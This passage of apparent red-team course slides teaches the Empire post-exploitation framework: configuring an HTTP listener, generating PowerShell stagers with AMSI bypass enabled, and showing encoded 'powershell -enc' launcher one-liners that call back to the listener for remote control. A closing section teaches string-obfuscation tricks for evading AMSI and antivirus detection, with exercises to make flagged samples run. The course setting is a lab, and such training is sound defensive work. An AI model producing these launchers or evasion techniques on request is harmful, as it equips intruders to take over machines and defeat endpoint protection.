    the elements of the Windows PowerShell language.
```



How Empire is Deployed?

Relatively small payload (stager) that calls back to a listener






Empire Tutorial

<https://github.com/BC-SECURITY/Empire>

Install our forked version (Do not use version 2.5)

- sudo ./setup/install.sh
- sudo ./setup/reset.sh



A terminal window titled 'root@kali: ~/Empire' is shown. The window has a standard Linux terminal interface with a dark background and light text. The title bar includes the host name, path, and standard window control buttons. The terminal output shows the command 'root@kali:~/Empire# ./empire' followed by three lines of text indicating the loading of stagers, modules, and listeners from their respective directories in the Empire library.

```
File Edit View Search Terminal Help
root@kali:~/Empire# ./empire
[*] Loading stagers from: /root/Empire//lib/stagers/
[*] Loading modules from: /root/Empire//lib/modules/
[*] Loading listeners from: /root/Empire//lib/listeners/
```



Empire Tutorial

Splash page

- Version running
(We are using a modified dev version)
- How many modules loaded
- Active Listeners
- Active Agents

```
root@kali: ~/Empire
File Edit View Search Terminal Help
=====
[Empire] Post-Exploitation Framework
=====
[Version] 2.5 | [Web] https://github.com/empireProject/Empire
=====

[ E ][ M ][ P ][ O ][ R ][ E ]
[ E ][ M ][ I ][ T ][ I ][ E ]

 285 modules currently loaded
 1 listeners currently active
 0 agents currently active

(Empire) >
```



Empire Tutorial

“Help” lists out all available commands

- Agents – Active payloads available
- Interact – Control a payload/host
- Preobfuscate – Obfuscates Powershell module (not needed)
- Set – Modify payload settings
- Usemodule – Select Empire Module
- Uselistener – Select Listener
- Usestager – Select Empire stager (we will be using macros)

```
root@kali: ~/Empire
File Edit View Search Terminal Help
  0 agents currently active

(Empire) > help

Commands
=====
agents      Jump to the Agents menu.
creds       Add/display credentials to/from the database.
exit        Exit Empire
help        Displays the help menu.
interact   Interact with a particular agent.
list        Lists active agents or listeners.
listeners  Interact with active listeners.
load        Loads Empire modules from a non-standard folder.
plugin     Load a plugin file to extend Empire.
plugins    List all available and active plugins.
preobfuscate Preobfuscate PowerShell module_source files
reload     Reload one (or all) Empire modules.
report     Produce report CSV and log files: sessions.csv, credentials.csv, master.log
reset      Reset a global option (e.g. IP whitelists).
resource   Read and execute a list of Empire commands from a file.
searchmodule Search Empire module names/descriptions.
set        Set a global option (e.g. IP whitelists).
show      Show a global option (e.g. IP whitelists).
usemodule Use an Empire module.
usestager Use an Empire stager.

(Empire) > █
```



Empire Tutorial

Setting up your listener

```
(Empire) > listeners

[*] Active listeners:

  Name      Module      Host           Delay/Jitter   KillDate
  ----      -----      ----
  Test       http        http://192.168.1.187    5/0.0
```

Select “uselistener http”

```
(Empire: listeners) > uselistener
dbx          http          http_com      http_foreign  http_hop      http_mapi
meterpreter   onedrive     redirector
(Empire: listeners) > uselistener http
(Empire: listeners/http) > █
```



Empire Tutorial

Use edit to modify Listener info

- “set Name LISTENERNAME”
- “set Host YOURIPADDRESS”
- “set Port PORTNUMBER”
- “set Launcher powershell -nop -sta -enc”
- “execute”

```
(Empire: listeners/http) > execute
[*] Starting listener 'Test1'
[+] Listener successfully started!
```

Name	Required	Value
---	-----	-----
SlackToken	False	
ProxyCreds	False	default
KillDate	False	
Name	True	Test
Launcher	True	powershell -noP -sta -w 1 -enc
DefaultDelay	True	5
DefaultLostLimit	True	60
WorkingHours	False	
SlackChannel	False	#general
DefaultProfile	True	/admin/get.php,/news.php,/login/process.php Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko
Headers	True	Server:Microsoft-IIS/7.5
Host	True	http://192.168.1.187
CertPath	False	
DefaultJitter	True	0.0
Proxy	False	default
UserAgent	False	default
Cookie	False	DcWWuMLBQWAyQg
StagingKey	True	R.7I04JaBWNPj[_V@ZQ]^E;L1c<KfD0
BindIP	True	0.0.0.0
Port	True	80
StagerURI	False	



Empire Tutorial

Usestager

- Tailor the stager to what the target is
- “Multi/Launcher”
 - Useful for testing VM setups

```
root@kali: ~/Empire
File Edit View Search Terminal Help
(Empire) > usestager
multi/bash          osx/ducky           osx/safari_launcher    windows/hta          windows/macroless_msword
multi/launcher      osx/dylib            osx/teensy            windows/launcher_bat  windows/shellcode
multi/macro         osx/jar             windows/backdoorLnkMacro windows/launcher_lnk  windows/teensy
multi/pyinstaller   osx/launcher        windows/bunny          windows/launcher_sct
multi/war           osx/macho           windows/csharp_exe    windows/launcher_vbs
osx/applescript     osx/macro           windows/dll           windows/launcher_xml
osx/application    osx/pkg             windows/ducky         windows/macro
(Empire) > █
```



Testing the Launcher

Setting the stager and listener

```
(Empire) > usestager multi/launcher  
(Empire: stager/multi/launcher) > set Listener Test  
(Empire: stager/multi/launcher) > execute
```

Successful callback to Empire

```
(Empire: stager/multi/launcher) > [*] Sending POWERSHELL stager (stage 1) to 192.168.1.11  
[*] New agent YZK82GUB checked in  
[+] Initial agent YZK82GUB from 192.168.1.11 now active (Slack)  
[*] Sending agent (stage 2) to YZK82GUB at 192.168.1.11
```



Enabling Windows Defender

```
New-ItemProperty -Path  
"HKLM:\Software\policies\microsoft\windows defender" -name  
disableantispyware -value 0 –Force
```

Restart computer/VM



Testing the Launcher

Setting the stager and listener

```
(Empire) > usestager multi/launcher
(Empire: stager/multi/launcher) > set Listener Test1
(Empire: stager/multi/launcher) > execute
```

Outputs...

```
powershell -nop -sta -enc SQBmACgAJABQAFMAVgBlAFIAcwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AQHQsAJAA4AEQAQQBjADEAPQBbAHIAZQBmAF0ALgBBAHMAcwBFAE0AYgBMAHkALgBHAEUAVABUAFkAcABFACgAJwBTAhkAcwB0AGUAbQAUAE0AYAHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbABzACC0KQAUACIArwBFAFQARgBpAEUAYABMAGQAIgAoACcAYwBhAGMAaABLAGQARwByAG8AOAHQAAQBuAGcAcwAnACwAJwBOACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdABhAHQAAQBjACC0KQA7AEkAZgAoACQA0ABkAEEAYwAxACK
```



Test your Empire Payload

Build the stager

- Select “usestager multi/launcher”
- “info” to view settings

Name	Required	Value	Description
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language	True	powershell	Language of the stager to generate.
Base64	True	True	Switch. Base64 encode the output.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	False	Token\All\1	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
ScriptLogBypass	False	True	Include cobbr's Script Block Log Bypass in the stager code.
AMSIBypass2	False	False	Include Tal Liberman's AMSI Bypass in the stager code.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries	False	0	Times for the stager to retry connecting.
Listener	True	Test11	Listener to generate stager for.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
AMSIBypass	False	True	Include mattifestation's AMSI Bypass in the stager code.



Test your Empire Payload

Final check on settings

- Obfuscation is False
- AMSIBypass is True
- Good to Go!
- “execute”

Name:	Launcher		
Description:	Generates a one-liner stage0 launcher for Empire.		
Options:			
Name	Required	Value	Description
ProxyCreds	False	default	Proxy credentials ([domain\]username:password) to use for request (default, none, or other).
Language	True	powershell	Language of the stager to generate.
Base64	True	True	Switch. Base64 encode the output.
OutFile	False		File to output launcher to, otherwise displayed on the screen.
Obfuscate	False	False	Switch. Obfuscate the launcher powershell code, uses the ObfuscateCommand for obfuscation types. For powershell only.
ObfuscateCommand	False	Token\All\1	The Invoke-Obfuscation command to use. Only used if Obfuscate switch is True. For powershell only.
ScriptLogBypass	False	True	Include cobbr's Script Block Log Bypass in the stager code.
AMSIBypass2	False	False	Include Tal Liberman's AMSI Bypass in the stager code.
SafeChecks	True	True	Switch. Checks for LittleSnitch or a SandBox, exit the staging process if true. Defaults to True.
StagerRetries	False	0	Times for the stager to retry connecting.
Listener	True		Listener to generate stager for.
Proxy	False	default	Proxy to use for request (default, none, or other).
UserAgent	False	default	User-agent string to use for the staging request (default, none, or other).
AMSIBypass	False	True	Include mattifestation's AMSI Bypass in the stager code.



Test your Empire Payload

Final check on settings

- Obfuscation
- AMSI Bypass
- Good to Go
- “execute”

Name:	Launcher
Description:	Generates a one-time staged launcher for Empire.
PowerShell:	(Empire: stager/multi/launcher) > execute powershell -nop -sta -enc SQBmACgAJABQAFMAVgBLAFIAcwBpAG8AbgBUAGEAQgBMAGUALgBQAFMAVgBFAHIAcwBJAE8AbgAuAE0AQH HsAJAA4AEQAQQBjADEAPQBbAHIAZQBmAF0ALgBBAHMAcwBFAE0AYgBMAHkALgBHAEUAVABUAFkAcABFACgAJwBAHkAcwB0AGUAbQAUAE0AY AHUAdABvAG0AYQB0AGkAbwBuAC4AVQB0AGkAbzACcAKQAUACIArWBFQARgBpAEUAYABMAGQAIGAoACcAYwBhAGMAaABLAgQRwByAG8A 0AHQAAQBuAGcAcwAnACwAJwB0ACcAKwAnAG8AbgBQAHUAyBgsAGkAYwAsAFMAdAbhAHQAAQbjACcAKQ7AEkAZgAoACQAOABkAEEAYwAxACK BEAEAAQwAxAC4ARwBFAHQAvgBhAEwAdQBlACgAJABOAHUATABsACKAOwBJAGYAKAAkADMAMgBLADQAzgBbACcAUwBjAHIAaQbwAHQAQgAnAC QBuAGcAJwBdACKeewAkADMAMgBLADQARgBbACcAUwBjAHIAaQbwAHQAQgAnACsAJwBsAG8AYwBrAEwAbwBnAGcAaQBuAGcAJwBdAFsAJwBFA dABCACkKwAnAGwAbwBjAGsATABvAGcAZwBpAG4AZwAnAf0APQAwAdSJAIAzADIARQA0AEYAWwAnAFMAYwByAGkAcAB0AEIAJwArACcAbABV AXQBbAccARQBuAGEAYgBsaGQUAUwBjAHIAaQbwAHQAQgBsaG8AYwBrAEkAbgB2AG8AYwBhAHQAAQbvAG4ATABvAGcAzwBpAG4AZwAnAf0APQA wAbABLAEMAVAbpAG8AbgBzAC4ARwB1AE4ARQByAGkAYwAuAEQAAQBDAHQSQBPAE4AYQByAFkAWwBzAFQAUgBjAG4AZwAsAFMAWQBTAHQARQ DoAOgBuAEUAVwAoACKAOwAkAHYAYQBsaC4AQKBKAEQAKAAAnAEUAbgBhAGIAbABLAFMAYwByAGkAcAB0AEIAJwArACcAbABvAGMAawBMAG8AZ AHYAYQBsaC4AQKBKAEQAKAAAnAEUAbgBhAGIAbABLAFMAYwByAGkAcAB0AEIAbABvAGMAawBJAG4AdgBvAGMAYQB0AGkAbwBuAEwAbwBnAGCA yAGUANABGFsAJwBIAEsARQBZAF8ATABPAEMAQQBMAF8ATQBBAEMASABJAE4ARQBcAFMAbwBmAHQAdwBhAHIAZQBcAFAAAbwBsAGkAYwBpAGU B0AFwAvBpAG4AZABvAHcAcwBcAFAbwB3AGUAcgBTAGgAZQBsaGwAXABTAGMAcgBpAHAAAdABCACkKwAnAGwAbwBjAGsATABvAGcAZwBpAG QBMAFMARQB7AFsAUwBjAFIASQBQAFQAGbMAG8AQwBLAF0ALgAiAEcAZQBUEAYAaQbLAGAATAbkACIAKAAAnAHMAaQBnAG4AYQB0AHUAcgBla UAB1AGIAbABpAGMALABTAHQAYQB0AGkAYwAnACKALgBTAGUAVABWAGEATAB1AGUAKAAkAG4AdQBsAEwAlAAoAE4AZQB3AC0AtwBCAGoARQBD ATwBuAFMALgBHAEUAbgB1AHIASQBjAC4ASABhAFMASABTAEUAVAbBfAMAdAbYAEkAbgBHAf0AKQapAH0AJABSAGUZga9AFsAUgBFAGYAXQA cARQB0AFQAcQBwAGUAKAAhAFMAeQbZAHQAZQbtAC4ATQbhAG4AYQBnAGUAbQbLAG4AdAAuAEEAdQb0AG8AbQbAHQAAQbVAG4AlgBBAG0Acw FIARQBGC4ARwBFAHQARgBJAEUATABEAcgAJwBhAG0AcwBpAEkAbgBpAHQARgAnACsAJwBhAGkAbABLAgQAJwAsACcAtgBvAG4AUAB1AGIA ACKALgBTAGUAVABWAGEATABVAEUAkAAkAE4AVQBsaEwALAAkHQAUgBVAGUAKQA7AH0A0wBbAFMaeQBTAHQAZQbtAC4ATgBFafQALgBTAEU NAEEAbgBBAGcARQByAF0A0gA6AEUAWBwAGUAQwBUADEAMAAwAEMATwBuAHQASQBOAHUARQA9ADA0wAkADQAMwBFAGYAMwA9AE4ARQBXAC0 BUAEUAbQAUAE4ARQB0AC4AVwBFAEIQwBsAEkAZQBuAFQAOwAkAHUAPQAnAE0AbwB6AGkAbABsAGEALwA1AC4AMAAGAcgAVwBpAG4AZABvAH ABXAE8AVwA2ADQAOwAgAFQAcgBpAGQAZQBuAHQALwA3AC4AMA7ACAACgB2ADoAMQAxAC4AMAAppACAAbAbpAGsAZQAgAEcAZQBjAGsAbwAna QQBEAGUAcgBTAC4AQQBKAEQAKAAAnAFUAcwB1AHIALQBBAGcAZQBuAHQAJwAsACQAdQApAdSJAIA0ADMARQBGADMALgBQAFIAbwBYAHkAPQb ALgBXAEUAYgBSAGUAcQBVAGUAcwB0AF0A0gA6AEQAZQBGAEEAdQBsAHQAVwB1AEIAUABSAE8AeAB5ADsAJAA0ADMARQBGADMALgBQAHIAbwB KAYQBMAFMAIA9ACAAwBTAHkAcwBUAEUAbQAUAE4AZQB0AC4AQwByAGUARABlAE4AdABJAAEEAbABDAEEAYwBoAEUAXQA6ADoARABlAEYAQQ
PowerShell:	<input type="checkbox"/> True <input type="checkbox"/> False <input checked="" type="checkbox"/> Default
UserAgent:	<input type="checkbox"/> True <input type="checkbox"/> False <input checked="" type="checkbox"/> Default
AMSI Bypass:	<input checked="" type="checkbox"/> True <input type="checkbox"/> False



Test your Empire Payload



JUST DO IT



Empire Tutorial

Default Empire will not get past AMSI

- Obfuscation or changes are needed
- Default Empire will get you caught



```
PS C:\Users\User> powershell -nop -sta -enc SQBmACgAJABQAFMAVgBFAFIUwBpAG8ATgBUAEEAYgBsAGUALgBQAFMAVgB1AFIAcw
AB5AC4ARwB1AHQAVABZAFAAZQoAccAUwB5AHMAdAB1AG8ALgBNAGEAbgBhAGcAZQBtAGUAbgB0AC4AQQB1AHQAbwBtAGEAdAbpAG8AbgAuAFU
MAeQBTAGUAdAB0AGkAbgBnAHMajwAsAccATgAnAcSjwvAG4UAB1AGIAbBpAGMALABTAHQAYQb0AGkAYwAnACKAOwBJAEYKAkAGUAQOAaw
2AEIANgA2AFsAjwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAgcAZwBpAG4AzwAnAf0AKB7ACQAnGBiADYANGBbAccAUwBjAHIAa
KwAnAGwAbwBjAGsATABvAgcAZwBpAG4AzwAnAf0APQAwAdSAAJA2AGTIANgA2AFsAjwBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAG
EwAbwBnAGcAaQBuAGcAJwBdAD0AMAB9ACQAvgBhAGwAPQbAEMAbwBsAEwAZQBDHQAaQBPAdE4AUwAuAEcARQBOAGUAcgBpAGMALgBEAGkAQwB
ApAdSJAJB2AGEATAuAEEARABEcAJwBFAG4AYQbIAgWAZQBTAGMAcgBpAHAAdABCACcAKwAnAGwAbwBjAGsATABvAgcAZwBpAG4AzwAnACwA
AdAbpAG8AbgBMG8AzwBnAGkAbgBnAccALAAwACKAOwAkADYQgA2ADYAlwAnEgASwBFAFkAxwBMAE8AQwBBAEwAxwBNAEEAQwBIAkAtgBFA
AFwAuABvAhCzQByAFMAaAb1AGwAbAbcAFMAYwByAGkAcAB0AEIAjwArAccAbAbvAGMAawBMG8AzwBnAGkAbgBnAccAXQ9ACQAdgbAGwAfQ
gBhAHQAdQByAGUAcwAnACwAJwB0AACcAKwAnAG8AbgBQAHUAYgBsAGkAYwAsAFMAdAbhAHQAAQbjAccAKQAUAFMARQbUAFYQAQBsAHUAZQoAQC
MALgBIAEEAUwBoAFMAZQB0AFsAUwB0AHIAqB0uAGcAXQApAckfAQkAFIAZQbMAD0AUwBSAUEArBdAC4AQOBTAHMAZQBNAEIAbAB5AC4ARwBF
uAEEAbQzAGkAVQb0AGkAbAbzACcAKQA7ACQAUgB1AEYALgBHAEAdABGAGkARQbsAGQKAAAnAGEAbQzAGkASQBuAGkAdABcACKwAnAGEAa
TgB1AGwAbAAAsACQAVABSAHUZQApAdSfAQ7AFsAUwB5AMFAdAB1AG0ALgB0AGwAdAAuAFMAZQByAFYAAQDAAUAbvAGkAtgB0AE0AQBuAE
C0AtwBCAGoAZQBDHQAIBATFkAcwBUAEAbQauE4ARQBUAC4AvwB1AGIAQwBsAGkAZQbUAFQ0wAkAHUAPQAnAE0AbwB6AGkAbAbSAGEALwA
A3AC4AMA7ACAAcgB2ADoAMQAxAC4AMAApACAAbApAGsAZQAgEcAZQbJAGsAbwAnAdSjAA4AEQAMQAzC4ASAB1AEEARABFAHIUwAuAEEA
AdAB1AG0ALgB0AEUdAAuAFcAZQbIAFIQRQBAHUZQBTAHQAXQa6AdoARAB1AEYAYQBVAEwAVBXAGUAQgBQAFIAbwB4AFkAOwAkAdGARAaxA
AEUARAB1AG4AdABJAAEAbABDEAAQwBoAGUAXQa6AdoARABFAGYAYQb1AGwAVABOAGUAdB3AG8AcgBLAEMAugBFGAQZQBuAHQAAQbhAGwAcw
wB0AEUATQoAuAFQAZQb4AHQALgBFAG4AQwBvAGQASQBuAGcAXQa6AdoAQQbTAEMASQbJAC4ARwBFAHQAgBzAFQRBzAcGJwB1AD4AaABDADc
QALAAkAEsAPQkAEEAcgBnAHM0wAkAFMAPQwAc4ALgAyADUANQA7ADAALgAuADIANQ1AHwAJQb7ACQASg9AcgAJABKAcSAJABTAFsAJABf
dAD0AJABTfSAjABKAF0ALAAkAFMwWkAfP8AXQB9AdSjABEAWhAJQb7ACQASQ9AcgAJABJACsAMQApACUAmgA1ADYAOwAkAEgAPQoAoACQAS
UwBbACQASQbdAdSjABFAC0AYgB4AE8AUGAkAFMAlwAoACQAUwBbACQASQbdAcSjABTAFsJABIAF0AKQ1ADIANQ2AF0AfQb9AdSjAJABzAG
GkAtgBHACgAwBDAE8ATgBWAEEAUgBUAF0Ag6AEYAUgBvAG0AQgBhAFMARQa2ADQAUwBUAHIASQb0AEcAKAAnGEAQQBcADAAQQBIAFEAQQB
BBAEMANABBaf0AzwBBADAQQBEAGsAQOBPAGcAQQA0AEEARABAEAEJwApACKAKQ47ACQdAA9AcCjLwBuAGUAdwBzAC4AcAb0AHAJwATACQA
AZgB1ADEAUwBqAEwAQQUAC8AmwBxAfNgB1AFkAzwAvADIARABjAGMAegB0AE4AQBhAG8APQoAiACKAOwAkAEQ0QbUAEEAPQkAdGARAaxA
AC4AMwBdAdSjABEAEEdABBAD0AJABEAGEAVABBFsANAAuAC4AJABEAEAVABhAC4ATAB1AG4AzwBUAGgAXQa7AC0AagBvAEkAbgBbAEMASA
```

At line:1 char:1
+ powershell -nop -sta -enc SQBmACgAJABQAFMAVgBFAFIUwBpAG8ATgBUAEEAYgB ...
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent

Obfuscation Techniques

Randomized Capitalization

Powershell ignores capitalization

- Create a standard variable `$test = "hello world"`
- This makes `Write-Host $TEst` and `Write-Host $teST`
- The same as...`hello world`
- AMSI ignores capitalization, but changing your hash is a best practice

Concatenation

AMSI is still heavily dependent upon signatures, simple concatenation can circumvent most alerts

`$var1 = "amsicontext"` will be flagged

```
At line:1 char:1
+ $var1 = "amsicontext"
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

But, `$var1 = "amsi" + "context"` is not flagged

Variable Insertion

Powershell recognizes \$ as a special character in a string and will fetch the associated variable.

We embedded `$var1 = 'context'` into `$var2 = "amsi$var1"`

Which gives us
`PS C:\Users\dredg> $var2`
`amsicontext`

Format String

Powershell allows for the use of {} inside a string to allow for variable insertion. This is an implicit reference to the format string function.

`$test = "amsicontext"` will be flagged

```
At line:1 char:1
+ $test = "amsicontext"
+ ~~~~~~
This script contains malicious content and has been blocked by your antivirus software.
+ CategoryInfo          : ParserError: (:) [], ParentContainsErrorRecordException
+ FullyQualifiedErrorId : ScriptContainedMaliciousContent
```

But, PS C:\Users\dredg> `$test = "amsi{0}text" -f "con"`

Returns... PS C:\Users\dredg> `$test`
amsicontext

XOR || ⊕

Uses:

- Pseudorandom number generation
- Error detection
- **Encryption/Decryption**
- **Reversible function**



A	B	A XOR B
0	0	0
0	1	1
1	0	1
1	1	0

Obfuscate the Samples

Using Samples 1-3 from the early exercise attempt to obfuscate them so that they will run


Sample 3 can be difficult to figure out what is causing the issue

Save your modified versions as a different name. We will reuse the unobfuscated samples latter


Close/Open Powershell ISE between samples

Hints

- Break large sections of code into smaller pieces
- Isolate fewer lines to determine what is being flagged
- Good place to start is looking for “AMSI”



The Answers

